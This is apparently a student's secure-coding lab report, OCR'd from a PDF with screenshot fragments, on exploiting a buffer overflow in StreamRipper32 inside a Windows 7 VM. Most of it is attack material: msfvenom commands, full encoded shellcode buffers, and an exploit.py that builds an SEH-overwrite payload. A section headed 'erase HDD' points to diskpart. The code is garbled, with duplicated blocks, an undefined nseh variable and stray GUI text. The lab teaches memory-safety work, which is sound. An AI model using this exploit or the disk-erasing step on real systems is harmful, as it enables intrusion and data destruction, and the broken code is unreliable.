

Secure Coding Lab9

18BCE7338
N.V.Sowmith
Slot: L39+L40

Working with the Memory Vulnerabilities

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis - Crash the Vuln_Program_Stream program and Erase HDD.

StreamRipper 32

StreamRipper 32

Broadcast Parameters

URL (http://ip:port)

Current MP3

Title:

Bytes Read:

Output

Max KB To Rip

0

Destination:

..

More Options

Relay Port

10069

Connect To Relay

Control

Start Rip

Stop Rip

Exit

Hide To Systray

Station/Song Matching

☐ Enable

Add

Delete

Stream Name	Pattern	

SHOUTcast.com Directory

Genre:


Refresh List

Search Text


Search

Description	Bitrate	Track Info

Loading the payload into the Stream Ripper application



Executing the copied Payload : will take some time and application does not respond and crashes



Stream Ripper Application Crashed


Change the default trigger from cmd.exe to calc.exe (Should Use msfvenom in Kali Linux).

Now We should erase HDD

```
File Actions Edit View Help
root@kali:/home/varun# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf = b""
buf += b"\x89\xe0\xd3\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4d\x38\x6e"
buf += b"\x62\x47\x70\x45\x50\x43\x30\x43\x50\x4d\x59\x69\x75"
buf += b"\x45\x61\x4f\x30\x75\x34\x4c\x4b\x32\x70\x44\x70\x6e"
buf += b"\x6b\x31\x42\x56\x6c\x6c\x4b\x46\x32\x65\x44\x6c\x4b"
buf += b"\x44\x32\x47\x58\x64\x4f\x6d\x67\x30\x4a\x34\x66\x65"
buf += b"\x61\x39\x6f\x6e\x4c\x67\x4c\x45\x31\x31\x6c\x53\x32"
buf += b"\x54\x6c\x51\x30\x6b\x71\x7a\x6f\x34\x4d\x56\x61\x4f"
buf += b"\x37\x6d\x32\x6b\x42\x50\x52\x66\x37\x6e\x6b\x63\x62"
buf += b"\x44\x50\x6e\x6b\x52\x6a\x55\x6c\x6e\x6b\x72\x6c\x64"
buf += b"\x51\x34\x38\x6b\x53\x57\x38\x53\x31\x78\x51\x62\x71"
buf += b"\x6e\x6b\x66\x39\x75\x70\x45\x51\x49\x43\x4c\x4b\x71"
buf += b"\x59\x72\x38\x6d\x33\x64\x7a\x51\x59\x6e\x6b\x67\x44"
buf += b"\x4c\x4b\x35\x51\x68\x56\x54\x71\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x56\x6d\x37\x71\x4b\x77\x67\x48\x6b\x50"
buf += b"\x70\x75\x68\x76\x44\x43\x33\x4d\x59\x68\x55\x6b\x51"
buf += b"\x6d\x65\x74\x32\x55\x5a\x44\x43\x68\x6e\x6b\x71\x48"
buf += b"\x45\x74\x63\x31\x4a\x73\x51\x76\x4e\x6b\x66\x6c\x70"
buf += b"\x4b\x4e\x6b\x66\x38\x65\x4c\x35\x51\x49\x43\x4c\x4b"
buf += b"\x46\x64\x4c\x4b\x35\x51\x6a\x70\x4d\x59\x67\x34\x37"
buf += b"\x54\x61\x34\x72\x6b\x31\x4b\x71\x71\x73\x69\x30\x5a"
buf += b"\x73\x61\x6b\x4f\x4d\x30\x73\x6f\x63\x6f\x33\x6a\x6e"
buf += b"\x6b\x65\x42\x78\x6b\x4e\x6d\x33\x6d\x71\x7a\x36\x61"
buf += b"\x4c\x4d\x6f\x75\x68\x32\x53\x30\x35\x50\x73\x30\x36"
buf += b"\x30\x63\x58\x76\x51\x6c\x4b\x30\x6f\x4b\x37\x49\x6f"
buf += b"\x39\x45\x4f\x4b\x58\x70\x68\x35\x79\x32\x56\x36\x71"
buf += b"\x78\x59\x36\x5a\x35\x6f\x4d\x4d\x4d\x4b\x4f\x79\x45"
buf += b"\x45\x6c\x73\x36\x33\x4c\x64\x4a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x72\x55\x47\x75\x6d\x6b\x51\x57\x74\x53\x53\x42"
```

Now we need to load the above pattern into the command prompt exploit.py file in the windows 7

Notepad exploit.py file is opened after loading in CMD



```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
seh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)
nops="\x90" * 50

# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
seh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)
nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python

buf = b""
buf += b"\x89\xe0\xda\xc0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x78\x68\x4d"
buf += b"\x52\x53\x30\x45\x50\x53\x30\x51\x70\x6f\x79\x38\x65"
buf += b"\x66\x51\x49\x50\x32\x44\x6c\x4b\x72\x70\x76\x50\x6c"
buf += b"\x4b\x61\x42\x34\x4c\x4e\x6b\x72\x72\x64\x54\x4e\x6b"
buf += b"\x72\x52\x57\x58\x44\x4f\x68\x37\x52\x6a\x65\x76\x50"
buf += b"\x31\x4b\x4f\x4c\x6c\x35\x6c\x53\x51\x73\x4c\x47\x72"
buf += b"\x56\x4c\x51\x30\x39\x51\x6a\x6f\x46\x6d\x53\x31\x4a"
buf += b"\x67\x4d\x42\x32\x79\x62\x73\x62\x70\x57\x6e\x6b\x56\x32"
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"
```



windows-7 [Running] - Oracle VM VirtualBox



cmd_exploit - Notepad

File Edit Format View Help

```
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"
```

```
payload = junk + nseh + seh + nops + buf
```

```
f.write(payload)
```

```
f.close
```


```
payload = junk + nseh + seh + nops + buf
```

```
f.write(payload)
```

```
f.close
```

Payload Generated


Loading the Generated payload into Stream Ripper Application



By using Diskpart we can erase the HDD


 Command Prompt - diskpart

```
C:\Users\Hello>diskpart
```

 C:\Windows\system32\diskpart.exe

```
DISKPART>
```

Execution in Stream ripper Application



Similarly, we need to add the above pattern to exploit(python) file. After running this file we get the payload, after executing the payload in the application the application gets crashed as shown.